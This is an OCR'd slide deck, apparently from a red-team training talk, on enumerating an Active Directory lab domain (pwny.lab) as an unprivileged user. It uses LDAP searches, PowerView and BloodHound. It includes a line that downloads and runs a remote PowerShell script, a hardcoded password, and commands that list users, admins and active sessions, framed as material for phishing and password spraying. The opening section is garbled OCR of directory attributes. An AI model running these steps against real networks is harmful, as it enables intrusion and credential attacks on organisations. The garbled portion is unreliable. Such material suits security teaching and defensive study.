1 0 1 Vader, Darth 1 CN=Vader Darth,OU=TheForce,OU=Users,OU=pwny.corp,DC=pwny,DC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Darth 1 DV 1 Attribute Properties 1 19.05.2018 01:18:12 3 ON 3 CN=Marketing,OU=global,OU=Groups,OU= 3 CN=Marketing,OU=global,OU=Groups,OU= 4 bi:AI(OA;;RP;4c164200-20c0-1140-a768-00; 1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-1140-a768-00; 1 Vader, Attr-9815-57225507036; 1 CN=Person, CN=Schema, CN=Configuration, I 1 S-15-21-1658649925-1815053461-397530; 1 S13 1 19.05.2018 01:17:29 1 darth, vader 1 512 1 darth, vader 1 S0530638 1 Vader 1 S12 1 darth, vader@pwny.lab 1 S13 1 S12 1 darth, vader@p	1	Vader, Darth			
1 Vader, Darth 1 CN=Vader Darth, OU=TheForce, OU=Users, OU=pwny, corp, DC=pwny, DC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Darth 1 DV 1 4 1 Ox0 1 19.05.2018 15:31:33 1 19.05.2018 01:18:12 1 39 3 CN=Marketing, OU=global, OU=Groups, OU=r 1 Vader, Darth 1 Distribute 1 Distribute 1 Distribute 1 Distribute 1 Solos.2018 01:18:12 1 Solos.2018 01:18:12 1 Distribute 1 Vader, Darth 1 Distribute 1 Distribute 1 Distribute 1 Distribute 2 Schema: 3 CN=Marketing, OU=global, OU=Groups, OU=pwny.corp, DC=pwny, DC=b 3 CN=Resent and Development, OU=global, OU=Groups, OU=pwny.corp, DC=pwny, DC=b 1 CN=Resent and Development, OU=global, OU=Group, OU=pwny.corp, DC=pwny, DC=b	1	0			
1 CN=Vader Darth, OU=TheForce, OU=Users, OU=pwny.corp,DC=pwny.pC=lab 2 22.05.2018 16:23:57;01.01.1601 01:00:00 1 Dv 1 DV 1 DV 28.05.2018 15:31:33 Object: 1 9 3 CN=Marketing,OU=global,OU=Groups,OU=F 1 Vader, Darth 1 D:A1(OA; RP; 4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,IX 1 Schema: 1 D:A1(OA; RP; 4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,IX 1 D:A1(OA; RP; 4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,IX 1 D:A1(OA; RP; 4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,IX 1 D:A1(OA; RP; 4c164200-20c0-11d0-a768-00e 1 Schema: CN=las-Member-Of-DL,CN=Schema,CN=Configuration,DC=pwny,DC=lab 1 Schema: CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab 1 S13 CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab 1 S12 OK 1 Gar	1	0			
2 22.05.2018 16:22:57;01.01.1601 01:00:00 1 Darth 1 DV 1 4 1 0x0 1 19.05.2018 01:18:12 1 39 3 CN=Marketing,OU=global,OU=Groups,OU=F Vader, Darth DN 1 D:A(DG);RF;4c164200-20c0-11d0-a768-003 Vader, Darth Schema: 1 CN=Person,CN=Schema,CN=Configuration,IC 4 top;person;organizationalPerson;user 1 {20.52,018 01:17:29 1 darth.vader 1 90.53,00368 1 Vader 1 Solo3668 1 Vader 1 Solo368 1 Vader 1 Sha19C 1 Solo368 1 Vader 1 Sha19C 1 Sha19C 1 Solo368 1 Vader 1 Sha19C 1 Sha19C 1 Sha19C 1 Sh	1	Vader, Darth			
1 Darth 1 DV 1 4 1 0x0 1 28.05.2018 15:31:33 1 19.05.2018 01:18:12 1 39 3 CN=Marketing,OU=global,OU=Groups,OU=r Vader, Darth Schema: 1 D:AI(OA);RP;4c164200-20c0-11d0-a768-004 1 D:AI(OA);RP;4c164200-20c0-11d0-a768-004 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. Go to 1 D:AI(OA);RP;4c164200-20c0-11d0-a768-004 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. Go to 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny.DC=jwny.DC=	1	CN=Vader Darth,OU=TheForce,OU=Users,C)U=pwny.corp,[DC=pwny,DC=lab	
1 DV 1 4 1 0x0 1 28.05.2018 15:31:33 1 19.05.2018 01:18:12 1 39 3 CN=Marketing,OU=global,OU=groups,OU=r 1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,ICC=pwny. Go to 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,ICC=pwny. Go to 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,ICC=pwny. Go to 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00e 1 CN=Person,CN=Schema,CN=Configuration,ICC=pwny. CC=pwny.DC=lab 1 CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny.ocp,DC=pwny.DC=lab 1 S13 1 19.05.2018 01:17:29 1 darth.vader 1 S12 1 darth.vader@pwny.lab 1 0xA19C 1 0x49031	2	22.05.2018 16:23:57;01.01.1601 01:00:00			
1 4 1 0x0 1 28.05.2018 15:31:33 1 19.05.2018 01:18:12 1 39 3 CN=Marketing,OU=global,OU=Groups,OU= 1 Vader, Darth 1 D:AI(OA);RP;4c164200-20c0-11d0-a768-00a 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. Go to 1 D:AI(OA);RP;4c164200-20c0-11d0-a768-00a 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. DC=pwny. DC=pwny. DC=b 1 CN=Aarketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny.DC=b 1 S13 1 19.05.2018 01:17:29 1 darth, vader 1 S12 1 darth, vader @pwny.lab 1 0x490C 1 0x490C 1 0x49031	1	Darth (-		
1 0x0 Attribute: memberOf 1 28.05.2018 15:31:33 Object: CN=Vader Darth,OU=TheForce,OU=Users,OU=pwmy.corp,DC=pwmy,DC 1 39 Syntax: DN 3 CN=Marketing,OU=global,OU=Groups,OU=G	1	DV	꽈 Attribute I	Properties 🔀	
1 28.05 2018 15:31:33 0	1	4			
1 19.05.2018 01:18:12 39 Syntax: 30 CN=Marketing,OU=global,OU=Groups,OU=r 1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. Go to 1 CN=Person,CN=Schema,CN=Configuration,DC=pwny. Go to 1 COF9AED-CDFA-447E-9815-57E285707365 1 S-1-5-21-1658649925-1815053461-3975300 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 S12 1 0xA19C 1 0x9031	1	0x0	Attribute:	memberOf	
1 19.05.2018 01:18:12 39 39 3 CN=Marketing,OU=global,OU=Groups,OU= 1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00; 1 CN=Person,CN=Schema,CN=Configuration,IC=pwny 4 top;person;organizationalPerson;user 1 {20F99AED-CDFA-447E-9815-57E28570736; 1 S-1-5-21-1658649925-1815053461-3975300 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 805306368 1 Vader 1 512 1 OK 1 0xA19C 1 0x9031	1	28.05.2018 15:31:33	Object:	CN=Vader\ Darth OU=TheForce OU=Users OU=pwny corp DC=pwny DC	
 CN=Marketing,OU=global,OU=Groups,OU=F Vader, Darth D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a CN=Person,CN=Schema,CN=Configuration,I (20F99AED-CDFA-447E-9815-57E285707365 S-1-5-21-1658649925-1815053461-3975300 S13 19.05.2018 01:17:29 darth.vader 805306368 Vader 512 darth.vader 805306368 Vader S12 0xA19C 0x9031 	1	19.05.2018 01:18:12	00,000		
1 Vader, Darth 1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00; 1 CN=Person, CN=Schema, CN=Configuration, IC 4 top;person;organizationalPerson;user 1 {20F99AED-CDFA-447E-9815-57E28570736; 1 S-1-5-21-1658649925-1815053461-3975300; 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 S12 1 darth.vader 1 0xA19C 1 0x9031	1	39	Syntax:	DN	
1 D:AI(OA;;RP;4c164200-20c0-11d0-a768-00a 11d0- 1 CN=Person,CN=Schema,CN=Configuration,I Values: 1 top;person;organizationalPerson;user 1 1 {20F99AED-CDFA-447E-9815-57E285707365 CN=Marketing,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab 1 1 \$-1-5-21-1658649925-1815053461-3975300 CN=Research and Development,OU=global,OU=Groups,OU=pwny.corp,DC=pwny,DC=lab I 1 \$13 19.05.2018 01:17:29 CN=Remotedesktopbenutzer,CN=Builtin,DC=pwny,DC=lab I 1 \$12 I darth.vader III OK 1 \$12 OK III OK 1 0xA19C OK III 1 0x9031 III IIII	3	CN=Marketing,OU=global,OU=Groups,OU=p	Cabama	CN-la Mambas Of DL CN-Sabama CN-Castiguestica DC-aurey	corp,D
 CN=Person, CN=Schema, CN=Configuration, I top;person; organizationalPerson; user {20F99AED-CDFA-447E-9815-57E285707365 S-1-5-21-1658649925-1815053461-3975300 513 19.05.2018 01:17:29 darth.vader 805306368 Vader 512 darth.vader @pwny.lab 0xA19C 0x9031 	1		Schema:	CN=Is-Member-Of-DL,CN=Schema,CN=Configuration,DC=pwhy	
 and Particular Contemport Configuration of the configuration of	1				11d0-
1 {20F99AED-CDFA-447E-9815-57E285707365 1 S-1-5-21-1658649925-1815053461-3975300 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 805306368 1 Vader 1 512 1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	1		Values:		
1 S-1-5-21-1658649925-1815053461-3975300 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 805306368 1 Vader 1 512 1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	4				
1 5-1-5-21-16588649925-1815053481-3975300 1 513 1 19.05.2018 01:17:29 1 darth.vader 1 805306368 1 Vader 1 512 1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	1	-			
 19.05.2018 01:17:29 darth.vader 805306368 Vader Vader 512 darth.vader@pwny.lab 0xA19C 0x9031 	1		CIV-Homotod	Joshtopbendizer, err-ballari, be-printy, be-lab	
 darth.vader 805306368 Vader 512 darth.vader@pwny.lab 0xA19C 0x9031 					
1 805306368 1 Vader 1 512 1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	1				
1 Vader 1 512 1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	1				
 512 darth.vader@pwny.lab 0xA19C 0x9031 	1			*	
1 darth.vader@pwny.lab 1 0xA19C 1 0x9031	1		•	4	
1 0xA19C 1 0x9031	1				
1 0x9031	1			OK	
	1			121	
	1				

19.05.2018 01:17:29 1



Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Search Container			
Search for objects with	the following attri	hutes:	
		butes.	
Class: <u>Benutzer</u> -	- user		
Attribute: sAMAccour	ntName	+	
Relation: is	-		
/alue:			
(sAMAccountName=*	adm*)		
	-		
Current Search Criteria	:		
Attribute	Relation	Value	
sAMAccountName	contains	adm	
SAMACCOULTUNATILE	CUITCAILIS	aum	

distinguishedName	sAMAccountName	
CN=Administrator,CN=Users,DC=p	Administrator	
Real CN=Administratoren,CN=Builtin,DC	Administratoren	
CN=Hyper-V-Administratoren CN=B	Hyper-V-Administratoren	
RCN=Schema-Admins,CN=Users,DC	Schema-Admins	
Real CN=Organisations-Admins,CN=Use	Organisations-Admins	
Real CN=Domänen-Admins,CN=Users,D	Domänen-Admins	
Real CN=DnsAdmins,CN=Users,DC=pw	DnsAdmins	
Real CN=DCAdmins,OU=global,OU=Gro	DCAdmins	
Real CN=MSSQLAdmins,OU=global,OU	MSSQLAdmins	
Real CN=ExchangeAdmins,OU=global,O	ExchangeAdmins	
Real CN=DHCP-Administratoren CN=Us	DHCP-Administratoren	
CN=pwnyadm PA.,CN=Users,DC=p	pwnyadm	
CN=adm_workstations,OU=Admins	adm_workstations	

Save...



1	
-	
Add Remove	F
	ž
Search Cancel	



Phase 2 – Unprivileged user ateral movement - PowerView

- PowerView is a PowerShell tool to gain network situational awareness on Windows domains
- > No administrative credentials required
- > My personal favorite
- Very useful for both "Blue" and "Red" Teams It contains a load of useful functions to identify possible issues in AD
- environments
 - » net * Functions
 - >> GPO functions
 - >> User-Hunting Functions
 - >> Domain Trust Functions
 - » MetaFunctions
- > More details can be found at:



» https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon



Run PowerView from a non-domain computer

Download

iex(iwr("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1"))


Use an alterate creadential for any PowerView function \$SecPassword = ConvertTo-SecureString 'Welcome2015' -AsPlainText -Force

```
# Check if everything works
Get-NetDomain -Credential $Cred #test
```

```
PS_C:\Users\Administrator.WORKSTATION02> iex(iwr("htt
n/PowerView.ps1"))
   C:\Users\Administrator.WORKSTATION02> $SecPassword
C:\Users\Administrator.WORKSTATION02> $Cred = New
    ($SecPassword)
   C:\Users\Administrator.WORKSTATION02> Get-NetDoma:
                              pwny.lab
{PWNYLABDC01.pwny.lab}
Forest
 omainControllers
                               Windows2012R2Domain
DomainMode
DomainModeLevel
                               6
Parent
                               PWNYLABDC01.pwny.lab
PdcRoleOwner
                               PWNYLABDC01.pwny.lab
RidRoleOwner
InfrastructureRoleOwner
                               PWNYLABDC01.pwny.lab
                              pwny.lab
Name
```



\$Cred = New-Object System.Management.Automation.PSCredential('PWNY\jar-jar.binks', \$SecPassword)





> Enumerate all users, can be used for:

- > Phishing and other social engineering attacks
- » Password spraying
- » ... be creative

Get all the users

	-Credential \$Cred	Format-Table name, sama	accountname, userprinci
Freytag, Katja Unger, Christine Eichelberger, Jana Abt, Tim Eiffel, Diana Seiler, Uwe Strauss, Johanna Keller, Silke Baier, Dieter Khornezh, TLana Venonn, GNara Torin, TLane Restagh, JHussa Pfeiffer, Peter Adion, DLursa Majjas, JGira Zimmerman, Doreen Pallara, Mora Fink, Sara Trisra, ChTihla Becker, Ines Wexler, Kerstin Weiss, Lisa Pfeifer, Anne Adler, Simone Urussig, NKehla Chang, Jarod Vollox, RValkra Meyer, Yvonne Reinhard, Kerstin Hurn, Ellal Frueh, Melanie Rothstein, Robert pwnyadm PA. Vader, Darth Skywalker, Luke Kenobi, Obi-Wan Chewbacca Binks, Jar-Jar	kfreytag cunger jeichelberger tabt deiffel useiler jstrauss skeller dbaier tkhornezh gvenonn ttorin jrestagh ppfeiffer dadion jmajjas dzimmerman mpallara sfink ctrisra ibecker kwexler lweiss apfeifer sadler nurussig jchang rvollox ymeyer kreinhard ehurn mfrueh rrothstein pwnyadm darth.vader luke.skywalker obi-wan.kenobi chewbacca jar-jar.binks	<pre>kfreytag@pwny.lab cunger@pwny.lab jeichelberger@pwny.lab deiffel@pwny.lab useiler@pwny.lab jstrauss@pwny.lab skeller@pwny.lab dbaier@pwny.lab tkhornezh@pwny.lab jrestagh@pwny.lab pyfeiffer@pwny.lab dadion@pwny.lab jmajjas@pwny.lab dadion@pwny.lab sfink@pwny.lab sfink@pwny.lab ctrisra@pwny.lab kwexler@pwny.lab lweiss@pwny.lab sadler@pwny.lab sadler@pwny.lab kwexler@pwny.lab sadler@pwny.lab sadler@pwny.lab rvollox@pwny.lab kreinhard@pwny.lab pymyadm@pwny.lab punyadm@pwny.lab kreinhard@pwny.lab srothstein@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab punyadm@pwny.lab jar-jar.binks@pwny.lab</pre>	Payroll representative Occupational therapist Timber cutting and logging Rail yard engineer Perianesthesia nurse Marshal Brokerage clerk Personnel clerk Supply manager Top executive Fish trimmer Cook Wellhead pumper Journalist Enrollment specialist Bureau of Diplomatic Secur Court, municipal, and lice Consultant dietitian Longshoremen Cleaning, washing, and met Agent-contract clerk Crossing guard Aircraft and avionics equi Voice writer Marketing coordinator HIV/AIDS nurse Shaper Data typist Physical therapist assistant Teaching assistant Correctional treatment spe Lather Gas pumping station operator



ipalname, description



> All this information can be re-used for further attacks... > For example: >> Usernames » Password spraying >> Phone numbers » Social engineering » Mail addresses » Phishing attacks





> Enumerate what groups a specific user is member of

List all groups of a specific user
Get-DomainGroup -MemberIdentity darth.vader -Credential \$Cred | Format-Table cn

PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader

cn --Domänen-Benutzer Marketing Research and Development

PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca cn --

Domänen-Benutzer





Enumerate existing groups

Get all existing groups

get-netgroup -Credential \$Cred | Format-Table cn, distinguishedname, description
get-netgroup *adm* -Credential \$Cred | Format-Table cn, distinguishedname, description

Disciplication (N=Disciplication of the dynamic of
--

cn	distinguishedname	description
 Administratoren Hyper-V-Administratoren Schema-Admins Organisations-Admins Domänen-Admins DnsAdmins DCAdmins MSSQLAdmins ExchangeAdmins DHCP-Administratoren adm_workstations	CN=Administratoren, CN=Builtin, DC=pwn CN=Hyper-V-Administratoren, CN=Builti CN=Schema-Admins, CN=Users, DC=pwny, DC CN=Organisations-Admins, CN=Users, DC=pwny, DC CN=Domänen-Admins, CN=Users, DC=pwny, DC CN=DnsAdmins, CN=Users, DC=pwny, DC=1ab CN=DCAdmins, OU=global, OU=Groups, OU=p CN=MSSQLAdmins, OU=global, OU=Groups, O CN=ExchangeAdmins, OU=global, OU=Groups, O CN=DHCP-Administratoren, CN=Users, DC= CN=adm_workstations, OU=Admins, OU=pwn	Die Mitglieder dieser Gruppe erh Designierte Administratoren des Angegebene Administratoren der C Administratoren der Domäne Gruppe "DNS-Administratoren" Mitglieder, die Administratorzug



Phase 2 – Unprivileged user Lateral movement - PowerView

> Enumerate what groups a specific user is member of

List all members of a specific group Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential \$Cred | Format-Table groupname, memberdomain, membername

GroupName	MemberDomain	MemberName
)omänen-Admins)omänen-Admins)omänen-Admins)omänen-Admins)omänen-Admins)omänen-Admins	pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab	luke.skywalker pwnyadm shirsch mfriedman sbeyer ckrueger mdresdner Administrator
S C:\Users\darth.vader> Get ame, memberdomain, memberna	-NetGroupMember -Identity "adm_worksta me	ations" -Recurse -Credential
roupName	MemberDomain	MemberName

GroupName	MemberDomain	MemberName
omänen-Admins	pwny.lab	luke.skywalker
omänen-Admins	pwny.lab	pwnyadm skinssk
omänen-Admins omänen-Admins	pwny.lab pwny.lab	shirsch mfriedman
omänen-Admins	pwny.lab	sbeyer
omänen-Admins	pwny.lab	ckrueger
omänen-Admins	pwny.ļab	mdresdner
omänen-Admins	pwny.lab	Administrator
	t-NetGroupMember -Identity "adm_worksta ame	ations" -Recurse -Credential
ame, memberdomain, membern	ame	
ame, memberdomain, membern roupName 		MemberName
ame, memberdomain, membern roupName dm_workstations	ame MemberDomain pwny.lab	MemberName obi-wan.kenobi
ame, memberdomain, membern oupName m_workstations m_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab	MemberName obi-wan.kenobi rboral
ame, memberdomain, membern dm_workstations dm_workstations dm_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab pwny.lab	MemberName obi-wan.kenobi rboral tdiederich
me, memberdomain, membern oupName m_workstations m_workstations m_workstations m_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab	MemberName obi-wan.kenobi rboral tdiederich klaggal
ame, memberdomain, membern dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab	MemberName obi-wan.kenobi rboral tdiederich klaggal pbohm
ame, memberdomain, membern roupName dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab	MemberName
S C:\Users\darth.vader> Ge ame, memberdomain, membern roupName dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations dm_workstations	ame MemberDomain pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab pwny.lab	MemberName obi-wan.kenobi rboral tdiederich klaggal pbohm omiqogh



Phase 2 – Unprivileged user Lateral movement - PowerView

> Go for a hunt and check out users that have active sessions work computers


Go hunting for active user sessions Invoke-UserHunter -showall -Credential \$cred -ComputerName workstation04 | Format-Table -Property userdomain, username, computername, ipaddress

UserDomain	UserName	ComputerName	IPAddres
PWNY PWNY PWNY PWNY	luke.skywalker luke.skywalker luke.skywalker luke.skywalker luke.skywalker	workstation04 workstation04 workstation04 workstation04 workstation04	10.0.3. 10.0.3. 10.0.3. 10.0.3. 10.0.3.

Remember that one??

PS C:\Users\darth.vader> # Get the doma PS C:\Users\darth.vader> Get-NetGroupMe me, memberdomain, membername	ain admins ember -Identity "Domänen-Admins"	-Recurse -Credential \$Cred
GroupName	MemberDomain	MemberName
 Domänen-Admins Domänen-Admins	pwny.lab pwny.lab pwny.lab	luke.skywalker







Phase 2 – Unprivileged user

.ateral movement - PowerView

> List members of local groups of any system that has joined the domain

List all members of a specific local group Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren -Credential \$Cred Table membername, is group, is domain

MemberName <u>WORKSTATION04\helpdesk</u> Y**\adm_workstations**


Remember that one??

hame, memberdomain, membername

GroupName	Membe
adm_workstations	pwny.
adm_workstations	pwny.
adm_workstations	pwný.
adm_workstations	pwny.












Phase 2 – Unprivileged user Lateral movement – PowerView – Key takeaways

> Key takeaway of the enumeration

- >> obi-wan.kenobi is member of the adm_workstations group
- workstation04.pwny.lab system
- on workstation04.pwny.lab





>> All members of the adm_workstations group have administrative rights on the

>> luke.skywalker who is member of "Domain Administrators" and has an active session



- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
 - >> Who is logged on where?
 - >> Who has admin rights where?
 - >> What users and groups belong to what groups?
- > All this information can be extracted with normal user privileges.
- > This tool becomes very useful in more complex environments





https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started





Perform the following steps to use Bloodhound:

- 1. Use "Bloodhoud PowerShell ingestor" to collect the data
 - a. Possible without administrative privileges (in most cases)
- 2. Setup neo4j and bloodhound
 - Instructions: а.
 - https://github.com/BloodHoundAD/Bloo <u>dhound/wiki</u>
- 3. Run bloodhound and import the data





https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started



